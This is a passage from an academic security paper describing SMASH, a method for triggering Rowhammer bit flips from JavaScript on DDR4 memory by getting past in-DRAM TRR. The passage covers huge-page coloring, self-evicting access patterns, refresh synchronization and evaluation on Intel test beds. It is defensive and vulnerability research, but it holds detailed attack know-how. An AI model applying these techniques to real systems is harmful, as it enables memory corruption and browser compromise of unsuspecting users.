The next important observation we make is about the order of cache hits and cache misses. The common belief is that as long as enough requests are sent to memory in a given period of time, it is possible to trigger Rowhammer bit flips. Another experiment, summarized in Figure 2, suggests that this does not hold for DDR4 devices with in-DRAM TRR. In one case, we send 18 memory requests in a batch for an 18-sided pattern, followed by the `CLFLUSH` instructions that flush the aggressors from the cache. We confirm that this pattern triggers bit flips as shown in previous work [12]. However, if we interleave the `CLFLUSH` instructions with memory requests to the aggressor rows, we can no longer trigger bit flips despite sending the same number of requests in a given period of time. As we show later, this is due to the properties of the TRR mitigation. This observation leads to our third and final challenge:

Challenge 3: the attacker must carefully schedule the sequence of cache hits and misses to bypass the in-DRAM TRR mitigation successfully.

As shown later, SMASH addresses this challenge by synchronizing DRAM accesses with the TRR mitigation.

4.1 Overview

In the remainder of the paper we tackle the aforementioned three challenges. In Section 5 we discuss how we can relax the requirements of large memory allocations ($\mathcal{C}_1$) imposed by TRRespass [12] showing how one of the parameters discussed by Frigo et al. [12] (i.e., row location) does not always play a role when trying to bypass in-DRAM mitigations. We then show (Section 6) how we can increase the hammering

Table 1: Minimum contiguous allocations. The table reports the index of the physical address bit that maps to the LSB of the DRAM row address, for different memory configurations. The final column shows how much contiguous physical memory is needed to control three adjacent rows, computed as $2^{(LSB+\log_2 3)}$ B.

Organization				LSB row address	Min. alloc.
Ch.	DIMMs/Ch.	Ranks	Banks		
2	2	2	16	20	3.0 MB
2	1	2	16	19	1.5 MB
1	2	2	16	19	1.5 MB
1	1	2	16	18	0.75 MB
2	1	1	16	18	0.75 MB
1	2	1	16	18	0.75 MB
1	1	1	16	17	0.38 MB

throughput (C_2) by building gray-box self-evicting Rowhammer patterns that rely on the known cache replacement policies of modern Intel CPUs [3]. Finally, in Section 7 we discuss why maximizing throughput alone does not yet allow us to trigger bit flips (Section 4) and that we need to carefully order our memory accesses to bypass TRR (C_3).

After addressing these challenges, we will be able to trigger bit flips from the browser on modern DDR4 systems. We then evaluate the effectiveness of our self-evicting patterns on different memory modules and configurations in Section 8 and finally show how we can exploit the bit flips to compromise the latest version of the Firefox browser without relying on any software bug (Section 9).

5 Minimal Rowhammer Patterns

As discussed in Section 4, TRRespass requires contiguous memory allocations that are bigger than what is provided by modern operating systems to control the location of each aggressor. This is a consequence of the mapping between physical memory and DRAM addresses——and the way the operating system provides physical memory ranges to user space applications (see Figure 3). For example, in order to build a 19-sided pattern, one that TRRespass found to be effective against one of our test beds (see Section 8), the attacker requires $2^{(17+\log_2 37)} = 4.63$ MB of contiguous physical memory since the DRAM row address starts at the high order physical address bit 17 and because we need $2 \cdot 19 - 1 = 37$ rows in total, including victim rows, to form a 19-sided pattern. Obtaining such allocations is not trivial from the restricted environment of the JavaScript sandbox.

Contiguous memory in JavaScript. In order to gain control over DRAM row addresses from JavaScript prior work relies on two techniques to obtain contiguous allocations: (i) 2 MB Transparent Huge Pages (THP) [15] or (ii) massaging the buddy allocator in order to obtain high order allocations (max. 4 MB) [11]. Neither technique allows us to obtain the 4.63 MB of contiguous physical memory necessary to perform 19-sided Rowhammer.




Figure 3: Row address control. The high order bits of a physical address determine the DRAM row address. In this example, where the LSB of the row address is 17, a 2 MB huge page allows the attacker to control $2^{(20-17+1)} = 16$ rows.

Relaxing the constraints. In one of our initial experiments we tried to understand the impact of row location when trying to bypass in-DRAM TRR. Starting from the assisted double-sided pattern described by Frigo et al. [12] (i.e., a double-sided pair "escorted" by an arbitrary row) we implemented its generalization: N-assisted double-sided[1]. That is, a pattern where a single double-sided pair is accompanied by N dummy rows. This means a 19-sided pattern becomes double-sided with $N = 19 - 2 = 17$ dummies. While Frigo et al. [12] observed that on a specific DIMM the locations of these dummies matter, in the experiments on our test beds we did not observe any noticeable difference in the number of flips with dummy rows at arbitrary locations within the same bank. This means that the attacker only needs to form a single double-sided pair and N dummy rows mapping to the same bank—a requirement that we will show is easier to fulfill.

Minimum viable allocations. The DRAM row address is determined by the outcome of linear functions applied to the physical address. These functions simply map high order physical address bits to the row address (see Figure 3). Thanks to the discovery of N-assisted double-sided we now need to control only three adjacent DRAM rows: two aggressor rows and a victim row in the middle. In other words, we need to control only the two LSBs of the DRAM row address.

To find out how much contiguous physical memory we need (or where in the physical address these two LSBs are), we reverse engineered the DRAM addressing functions for most modern Intel CPUs.[2] They can be found in Table 5 of Appendix A.

Given these particular functions, Table 1 shows how much contiguous physical memory is required to control one double-

[1] We could not trigger bit flips when using only unpaired rows à la single-sided Rowhammer.

[2] This task was made easier by the discovery that these functions have not changed for any of the successors of the Skylake microarchitecture (e.g., Kaby Lake, Coffee Lake, Coffee Lake Refresh).

sided pair. As mentioned before, huge pages give us 2 MB of contiguous physical memory and by massaging the buddy allocator we may be able to obtain 4 MB. We therefore conclude that in most cases, huge pages will suffice. They fall short only for large configurations such as systems using more than two DRAM channels (not included in Table 1). In Section 9 we discuss the advantages and limitations, with respect to exploitation, of using either huge pages or buddy allocator massaging to acquire contiguous physical memory.

6 Self-Evicting Rowhammer

The effectiveness of Rowhammer heavily depends on the optimality of the aggressors' activation rate (i.e., number of activations within a fixed time interval) [4, 8, 17]. As we have explained in Section 4, the eviction-based Rowhammer techniques described in prior works [4, 15], while effective on DDR3 systems, do not generate enough memory accesses to trigger bit flips on DDR4 systems where long many-sided Rowhammer patterns are required. This calls for newer eviction strategies that maximize hammering throughput.

Aweke et al.'s method [4] for eviction-based Rowhammer introduces only one cache miss per aggressor by exploiting the LRU-like replacement policy of the LLC [3]. This translates to two extra accesses to DRAM in the case of double-sided Rowhammer. However, each additional aggressor will introduce another extra access and therefore the approach does not scale to many-sided patterns.

In Section 5 we explained that the location of the dummy rows (i.e., rows used to distract the TRR mitigation) does not matter. In this section we will show that it is possible to eliminate all extra DRAM accesses by using the dummy rows for eviction too. We first explain our strategy for selecting these dummy rows in Section 6.1. We then discuss how we create access patterns that handle the replacement policy of the LLC in Section 6.2. Finally, in Section 6.3 we show how we can make these patterns faster using parallelization.

6.1 Selecting double-sided pairs

The goal of our self-evicting Rowhammer patterns is to employ the dummies to bypass the in-DRAM TRR sampler while also evicting the caches. To ease the discussion we first define the terminology we will use throughout the remainder of the paper.

Terminology. As mentioned before, a double-sided pair is a pair of addresses that map to two rows (i.e., the aggressors) surrounding a third row (i.e., the victim) in the same bank. Let (a,b) denote a double-sided pair with virtual addresses a and b. A virtual address d is a dummy of (a,b) if it co-located in the same bank as a, and therefore also with b, and not equal to either. With these definitions established, an N-assisted double-sided pattern, in access order, looks as follows:

$$a, b \quad d_0 \dots d_{N-1} \tag{1}$$

with d_i denoting the $(i+1)$th dummy of (a,b). After d_{N-1} we again access a. We will use the term aggressor to refer to either a, b, or a dummy address. Furthermore, we use A and B to refer to the cache sets of respectively a and b.

We are now able to specify our intentions more accurately. We want to employ the dummies d_i for the eviction of a and b from the CPU caches. In order to do so, we split them into two groups of equal size as follows: dummies d_{2k} map to A while dummies d_{2k+1} map to B, with k an integer from 0 to $N/2$. We are basically creating a zebra-like pattern in which every other address maps to the same set.

Building eviction sets. In order to achieve our goal of self-eviction we need to make sure the dummy addresses are not only co-located with (a,b) in the same bank but are also *congruent* with a or b, i.e., they map to the same cache set. Unfortunately an attacker capable of allocating 2 MB of contiguous physical memory does not control higher order physical address bits (i.e., the bits above bit 20) used to index the CPU cache slices (recall Figure 1). We solve this problem with the help of a page coloring algorithm that allows us to discover the seemingly unreachable high order slice bits, similar to Liu et al. [25].

Huge page coloring. Consider an attacker with a set of 2 MB huge pages at their disposal. The color of a huge page, then, is given by the result of the slice hash function applied only to the slice bits above the huge page offset. Since the attacker already controls the slice bits within the page offset, with known page colors the attacker has full control of slice indices.

To reveal a huge page's color the attacker exploits a side channel based on cache eviction. Suppose, by way of illustration, that the associativity of the LLC is $W = 1$. We are given two huge pages P and Q and would like to know whether their colors are equal or different. To find out we choose an arbitrary page offset f and create two addresses p and q, one from each page but both at page offset f to make sure that their set indices and slice bits within the page are equal. We then access p, followed by q, and again by p. If our second access to p causes a (slow) cache miss, then the hash of the high order slice bits or equivalently page colors of P and Q are equal, otherwise they are different.

In practice the LLC's associativity is larger than one, say $W = 16$ and the number of page colors (i.e., slices) is eight on modern quad-core CPUs. As a result brute forcing all possible permutations to find $W + 1 = 17$ same-color pages quickly bloats. Fortunately, there is a faster way: given the slice hash functions on Intel processors [10, 26, 46], each huge page contains precisely four cache lines that are congruent

(i.e., they have equal set index and slice bits). As a result, we only need to search for five huge pages of an identical color assuming a 16-way LLC (i.e., because $4 \cdot 5 > 16$).

Given this property of huge pages, our aim is to color each huge page based on how it shares cache slices with other huge pages. If two huge pages have the same color, they map similarly to the LLC. Our coloring algorithm works as follows. We take five random huge pages and extract from each four congruent addresses (i.e., in total 20 addresses). Using the eviction-based side channel, we test for equal page colors. If the page colors are the same, repeatedly accessing these 20 addresses will take long due to evictions. If the page colors differ, then repeatedly accessing these addresses execute quickly. In that case, we change these 20 addresses by permuting the slice bits under our control (i.e., within the huge pages). Assuming eight different slices, as can be found modern quad-core CPUs, we have eight possible colors for each huge page. In other words, we are searching for eight "valid" (i.e., five pages of the same color) permutations among $8^5 = 32768$.

Coloring more huge pages After we have identified five pages of the same color, we can quickly reveal the color of any other page as follows. We remove one of the huge pages with a known color from the access sequence by removing its four associated addresses, and replacing them with four addresses from the new page with an unknown color. We then proceed as before, but this time only permute the new page, not changing the other addresses. As soon as the four new addresses are congruent with the other already congruent addresses we observe eviction and are able to deduce the new page's color.

In order to distinguish between a cache miss and hit, we need to address the limited resolution of timers in modern browsers [19, 34, 40]. We do so by amplifying our measurements: to "test" a permutation, we repeatedly, say, a 1000 times, perform the associated sequence of 20 accesses and measure the total time this takes.

Address selection. Using the page coloring algorithm the attacker can reveal the page color of 512 huge pages (i.e., 1 GB) in seconds. With the colors known, we can start creating N-assisted double-sided Rowhammer patterns as described in Equation 2.

We first select the double-sided pair (a,b). To find a, the attacker chooses an arbitrary offset within one of the known color huge pages. Then, to find b, we add two to (or subtract two from) the row address of a. We also change a few additional bits in b to make sure a and b still map to the same bank after the addition, for the actual bits used in our experiments see Table 6 in Appendix B. Next, we select dummy addresses at the same page offsets as (a,b) but from different huge pages of the same color. Using the same offsets on pages of the same color, we ensure that the dummies at the same offset as a map to A, and dummies at the offset of b map to B. In addition, the dummies will automatically be co-located in the same bank as (a,b).




Figure 4: A self-evicting Rowhammer pattern. A self-evicting 16-assisted double-sided Rowhammer pattern with $W = 16$, $W' = 3$ and therefore $2(W - W') = 26$ hits. Each address maps to either set A or B. Aggressor i is evicted by aggressor $(i+6) \pmod{18}$. The arrows show the order of access.

6.2 Handling the replacement policy

We now have our double-sided pair (a,b) and the dummies. In principle, given that our dummies map to either A or B, the N-assisted double-sided pattern is self-evicting. In practice, however, the dummies will only evict each other or the double-sided pair if they do not all fit inside their cache sets. In particular, an N-assisted double sided pattern of length $L = N+2$ will only be self-evicting if $L/2 > W$ where W is the associativity of the LLC. This would severely limit SMASH to only very large numbers of N.

Introducing hits. We therefore have to introduce yet another kind of address, which we refer to as the *hits* (as in cache hits). The hits are addresses that ought to never leave the LLC and like the dummies, they either map to A or B. That is, h_{2k} is congruent to a and dummies d_{2k} while h_{2k+1} is congruent to b and dummies d_{2k+1} for some integer k. Hits are used to effectively reduce the LLC's perceived associativity to $W' < W$. With the hits, for example, a 6-assisted double-sided pattern (with four aggressors per set) can also be self-evicting even if the LLC's associativity is larger than four, which is the case in practice.

With hits, such a 6-assisted double-sided pattern may look as follows:

$$\begin{array}{lll} a,b & d_0,d_1 & h_0 \ldots h_{2(W-2)-1} \\ d_2,d_3 & d_4,d_5 & h_0 \ldots h_{2(W-2)-1} \end{array} \quad (2)$$

Each line consists of exactly $2W$ accesses that fill up both A and B. The first four accesses on each line go to DRAM and evict the first four on the other line. In Equation 2, for example, d_2 evicts a in A, d_3 evicts b in B, d_4 evicts d_0 in

A again, etc. Figure 4 shows another example, a 16-assisted double-sided pattern with $W' = 3$.

With the introduction of hits we also introduce a new parameter, namely how many of them we introduce in our patterns. At a minimum, we need to make sure the pattern does not fit in A and B (otherwise there will be no evictions) and therefore have to add at least $W - L/2$ to a pattern of length L. Second, it does not make sense to introduce more than $2(W-1)$ as with more there is no space left in A and B for aggressors. Third, please note that if W' does not divide $L/2$ (which it does in Equation 2, where $W' = 2$ and $L/2 = 4$), the order of access becomes a bit more complicated, for example if $W' = 3$ we get

$$\begin{array}{cccc} a,b & d_0,d_1 & d_2,d_3 & h_0 \dots h_{2(W-3)-1} \\ d_4,d_5 & a,b & d_0,d_1 & h_0 \dots h_{2(W-3)-1} \\ d_2,d_3 & d_4,d_5 & a,b & h_0 \dots h_{2(W-3)-1} \end{array} \quad (3)$$




Figure 5: The evolution of a 6-way cache under self-eviction. Displayed on the left are three pairs of aggressors (incl. dummies) at random distances r_0 and r_1 from each other. The blue upper half of each pair maps to set A, shown on the right, the yellow lower half to B, which is not shown in its entirety but which evolves equally. Each of the six steps shown is explained in the text.

Handling QLRU. Until now we have implicitly assumed an LRU-like replacement policy. We now demonstrate how we can relax this assumption to create patterns that self-evict with Quad-age LRU (QLRU), the actual replacement policy used by the LLC of modern Intel CPUs. Figure 5 shows the evolution of cache set A under self-eviction, illustrating the QLRU behavior[3] under the reduced associativity $W' = 1$, which means after accessing one aggressor per set we immediately move on to the hits. We will start at ① and end at ⑤, with ⑥ denoting the start of the next round.

① First, we access a, which is brought into set A and replaces the oldest and leftmost cache line. ② As all lines have age three at this point (the oldest possible age) a ends up in the leftmost slot. Since a is new, its age becomes one. ③ We continue by causing five cache hits, accessing each of the other cache lines currently in the cache but whose age is three. ④ Accessing them makes their ages go back to one. ⑤ Finally, because all ages are now one, the replacement policy says that all of them should become three, which is done through the age update. ⑥ We are now back at the beginning, with a in the LRU position, ready to be evicted upon the attacker accessing the first dummy mapping to A, namely d_0.

6.3 Double pointer chase

Finally, to make our patterns even faster we use a double pointer chase to perform the accesses as opposed to the more common single pointer chase. In a single (register) pointer chase, the memory location pointed to by an aggressor provides the address of the next aggressor (or sometimes a hit, as in our case). This approach, however, does not maximize the memory throughput since every second memory access needs to wait until the first has completed, reducing parallelism at the memory controller level.

For this reason, instead of using one register, we have used two. We naturally split the pattern in two halves, with the addresses in each half mapping to either A or B. When then chain both halves in two single pointer chases that we intertwine. The result is something like

```
mov rax, (rax)
mov rbx, (rbx)
mov rax, (rax)
mov rbx, (rbx)
```

where each instruction loads from memory, not stores to. Our experiments showed that the double pointer chase improves memory throughput by 80 % compared to using a single pointer chase.

[3] To be precise, the replacement policy shown in Figure 5 is QLRU_H11_M1_R0_U0, which is the policy employed by the LLC of the Intel i7-7700K CPU used for our experiments. See [3] for more details.




Figure 6: Five different variants of 18-sided Rowhammer: the baseline pattern that uses `CLFLUSH` (a), a naive self-evicting pattern (b) and a desynchronized self-evicting pattern with `NOP`s (c) both of which are detected by the sampler, a strongly synchronized self-evicting pattern that does trigger bit flips (d), and finally a weakly synchronized self-evicting pattern that also produces bit flips (e).

7 Synchronized Rowhammer

The self-evicting pattern presented in Section 6 is not directly able to trigger bit flips, not even when the double-sided pair encloses a known-to-be vulnerable row. This implies that many-sided Rowhammer alone is not always enough to bypass TRR. To investigate this, we have to understand the difference between the "gather" `CLFLUSH`-based pattern of Figure 2 (i.e., the baseline pattern) that can trigger bit flips and the self-evicting pattern that cannot.

In this section we clarify how an attacker may craft a Rowhammer-inducing, synchronized self-evicting pattern taking $\mathcal{S}_0$ as case study. One system configuration is usually vulnerable to several many-sided patterns. This fact simplifies the final implementation because the attacker can select the pattern with the optimal number of aggressor rows in order to improve the eviction process. Hence, we chose to employ the 18-sided (or rather, 16-assisted double-sided) pattern instead of the original 19-sided reported in [12]. As shown in Figure 6-a, the baseline pattern iterates over the aggressors, issuing memory requests in succession and it then flushes these addresses with the x86_64 `CLFLUSH` instruction. Our test machine is equipped with an Intel i7-7700K CPU with a 16-way set-associative LLC (i.e., $W = 16$). We chose to set the reduced associativity $W' = 3$. As an example, our self-evicting pattern looks as follows (the double-sided pair, eight pairs of dummies, and 26 hits, see Figure 6-b):

$$\begin{array}{cccc} a,b & d_0,d_1 & d_2,d_3 & h_0 \dots h_{26-1} \\ d_4,d_5 & d_6,d_7 & d_8,d_9 & h_0 \dots h_{26-1} \\ d_{10},d_{11} & d_{12},d_{13} & d_{14},d_{15} & h_0 \dots h_{26-1} \end{array} \quad (4)$$

Given that this pattern is about 30 % faster than the baseline pattern, it is surprising that it does not generate bit flips. We hence tried to slow this pattern down to make it execute at the same speed as the baseline pattern.

7.1 Self-eviction with hard synchronization

To investigate this phenomenon, we slow down the pattern through the addition of additional `NOP`s in front of (a,b). In this way, the activation interval increases. The outcome is shown in Figure 7 providing us with two important insights:

1. First, we are able to *synchronize our memory requests with the refresh commands sent to DRAM*. Exactly when t (i.e., the time to iterate over the pattern of Equation 4 once) or $2t$ divides `tREFI`, both patterns stop slowing down and the curve flattens despite the increasing number of `NOP`s.

2. Second, if the pattern is too fast, i.e., $\texttt{tREFI}/t > 5$, it does not trigger bit flips.

Frigo et al. [12] reports that in-DRAM TRR "acts on every refresh command" and that the sampler "can sample more than one aggressor per refresh interval". In all experiments, *we only found bit flips in victim rows adjacent to the first $n-S$ aggressors* where n is as always the total number of aggressors and S the suspected capacity of the sampler, in terms of the number of aggressors it keeps track of. We learned S simply by decreasing the number of aggressors until we were no longer able to reproduce a particular bit flip.

The memory controller needs to schedule refresh commands on average once every $\texttt{tREFI} = 7.8\,\mu s$. Modern memory controllers try to improve performance by opportunistically sending a refresh command when there is no DRAM activity. To successfully trigger Rowhammer bit flips, the pattern needs to repeat for tens of thousands of times during which many refresh commands have to be issued by the memory controller. When there are no `NOP`s (i.e., pattern in Figure 6-b), the memory controller will try to schedule a refresh command during one of the regions with many cache hits. This means that the TRR mechanism will be able to successfully sample and refresh each of the 18 aggressor rows




Figure 7: The self-evicting pattern using a double pointer chase and structured as in Figure 4 and Equation 4. The vertical axis reports the number of times we could fit our pattern (taking t ns) inside a refresh interval, while the horizontal axis reports the number of NOPs in front of our access pattern. We monitor the percentage of times we observed a of bit flip at a vulnerable memory location when repeating the experiment for 30 times.[4]




Figure 8: The self-evicting pattern with an increasing number of NOPs in front but arranged as in Equation 5 to minimize the inter-pattern gaps.

in the pattern of Equation 4 when the refresh command lands in the three different regions with cache hits.

When inserting NOPs in front of the pattern three different scenarios can happen as shown in Figure 7. In the first scenario, as shown in Figure 6-c, with a small number of NOPs, the memory controller may still choose to send the refresh command in the regions with cache hits, resulting in no bit flips. In the second scenario, a very large number of flips in front of each pattern would make the pattern too slow to trigger bit flips. In the third scenario, as shown in Figure 6-d, with the right number of NOPs, the pattern synchronizes with when the memory controller intends to send a refresh command. This results in the first aggressors (a,b) *escaping* the TRR mechanism to successfully hammer memory and trigger bit flips.

While the strategy of adding NOPs to the beginning of the self-evicting pattern is effective in triggering bit flips, it requires the attacker to very precisely synchronize with the refresh command and find out the correct number of NOPs for a successful attack. While this is a plausible strategy, as we will show in our evaluation, it is not always trivial to precisely synchronize with the refresh interval in JavaScript. Instead, we will describe another strategy for creating patterns that only softly synchronize with the memory controller's refresh command and lift the requirement of finding the exact number of NOPs for effective hammering.

7.2 Self-eviction with soft synchronization

To make sure that the memory controller does not sneak in a refresh at the moment that is not desired, we have to make sure that the regions with cache hits are sufficiently small. To this end, we slightly modify our self-evicting access pattern from Section 6 to more evenly distribute our cache hits between our cache misses, creating the following self-evicting pattern:

$$\begin{array}{llllll} a,b & h_0 \ldots h_7 & d_0,d_1 & h_8 \ldots h_{17} & d_2,d_3 & h_{18} \ldots h_{25} \\ d_4,d_5 & h_0 \ldots h_7 & d_6,d_7 & h_8 \ldots h_{17} & d_8,d_9 & h_{18} \ldots h_{25} \\ d_{10},d_{11} & h_0 \ldots h_7 & d_{12},d_{13} & h_8 \ldots h_{17} & d_{14},d_{15} & h_{18} \ldots h_{25} \end{array} \quad (5)$$

Figure 8 shows the results of executing this pattern with a variable number of NOPs in front. As shown in Figure 6-e, given that the few cache hits do not provide a large-enough window for the memory controller to schedule refreshes, it opportunistically uses the single available NOP gap instead for scheduling refresh commands. The pattern of Equation 5 can hence synchronize with the refresh command more softly without requiring a precise number of NOPs. This makes the

[4] Note that with a small number of NOPs we observe a massive slowdown. The processor's performance counters indicate that, in this case, many more LLC misses occur than we expect. We verified that these additional misses are not caused by the L1 and L2 prefetchers. We hence think that this effect is due to a different behavior of the cache replacement policy triggered by a high access density in the absence of the delay caused by many NOPs.

Table 2: The test beds used in our evaluation.

System	CPU	Organization			
		Ch.	DIMMs/Ch.	Ranks	Banks
$\mathcal{S}_0$	i7-7700K	1	1	1	16
$\mathcal{S}_1$	i7-7700K	2	1	2	16
$\mathcal{S}_2$	i7-7700K	2	1	2	16

search for bit flips much more convenient from JavaScript as we show in the next section.

Adjusting for cache slices. During these experiments we realized that accesses to different slices may take a variable amount of time. This makes it harder to generate synchronizing patterns where A and B, the two sets to which the addresses map, reside in different slices. Therefore, by adjusting each address' column bits, we make sure A and B map to the same slice (see Table 6 in Appendix B).

8 Evaluation

The previous section shows that we can successfully generate self-evicting hammering patterns that are able to bypass TRR mechanisms using a soft synchronization technique with refresh operations. In Section 6, we also showed that the ability to properly select aggressor addresses depends on the virtual-to-DRAM addressing functions and how to select addresses that map into a given cache set and slice.

In this section, we evaluate the constraints under which the attacker can successfully create effective self-evicting patterns. We evaluate the feasibility of constructing self-evicting patterns on three setups with different memory configurations and memory modules from two of the major memory vendors (see Table 2). All systems feature an Intel Core i7-7700K CPU which employs a Kaby Lake microarchitecture. Since Skylake, Kaby Lake, Coffee Lake (R) microarchitectures all use the same DRAM addressing function for a given memory configuration, as we discovered in Section 5, we focus on the feasibility of constructing self-evicting synchronizing patterns on different memory configurations without lack of generality in terms of the CPU's microarchitecture.

8.1 Practicality of self-evicting patterns

Whether it is possible to extract self-evicting patterns from huge pages only, depends on the DRAM addressing functions employed by the memory controller. To a lesser degree, it also depends on the complex addressing scheme used for slice addressing, which has not changed since Sandy Bridge, apart from the fact that as of Skylake the number of slices equals the number of hyperthreads instead of cores [3, 7].

Table 3: The self-evicting patterns for our three tested setups (Table 2).

System	Best TRRespass	Self-evicting pattern ($W = 16$)			
		L*	W'	Hits	Total length incl. hits
$\mathcal{S}_0$	19-sided	18	3	26	96
$\mathcal{S}_1$	10-sided	10	3	26	160
$\mathcal{S}_2$	3-sided	4	1	30	64

* A pattern's length $L = N + 2$ where N is the number of dummies in the corresponding N-assisted double-sided pattern.

Table 4: The table shows, for each test bed, whether we were able to produce bit flips natively in C and in JavaScript, and if so, with how many `NOP`s and `XOR`s, respectively, using the patterns in Table 3.

System	Native flips	`NOP`s	JavaScript flips	`XOR`s
$\mathcal{S}_0$	✓	1500-6200	✓	300-900
$\mathcal{S}_1$	✓	100-1900, 3500-3700	✓	0-400, 700*
$\mathcal{S}_2$	✓	100	✗	—

* We also found a tiny number of bit flips with respectively 500 and 600 `XOR`s (i.e., less than 1 % of all flips triggered by this pattern).

We have reverse engineered the physical-to-DRAM addressing functions for several memory configurations using the software-based method of DRAMA [30]. Table 5 in Appendix A shows the results of our reverse engineering and Table 6 in Appendix B the bits that need to change for obtaining double-sided pairs in the form of (a, b). Assuming THP is enabled, in six out of the seven possible configurations we could successfully find double-sided pairs inside a huge page. In the remaining case, the row bits start after the huge page boundary so we cannot find a b that is two rows apart from a.

8.2 Ability to produce bit flips

We first used the open-source TRRespass fuzzer [12] to find the most effective many-sided access pattern for each of our three test beds. We then made each pattern self-evicting and synchronized according to the strategies described in Sections 6 and 7. Table 3 summarizes some distinct properties of the resulting patterns (e.g., reduced associativity W').

Table 4 shows that all three self-evicting patterns were able to trigger bit flips using our native C implementation. At the same time, we observe a clear difference in the number of `NOP`s required for different systems. In particular, the "effective `NOP` range" is more narrow on systems $\mathcal{S}_1$ and $\mathcal{S}_2$ compared to system $\mathcal{S}_0$. We suspect that this is caused by the relative slowness (compared to the flushing patterns) of the self-evicting patterns that we built for $\mathcal{S}_1$ and $\mathcal{S}_2$. As shown in Table 3, the TRRespass patterns for $\mathcal{S}_1$ and $\mathcal{S}_2$ are smaller

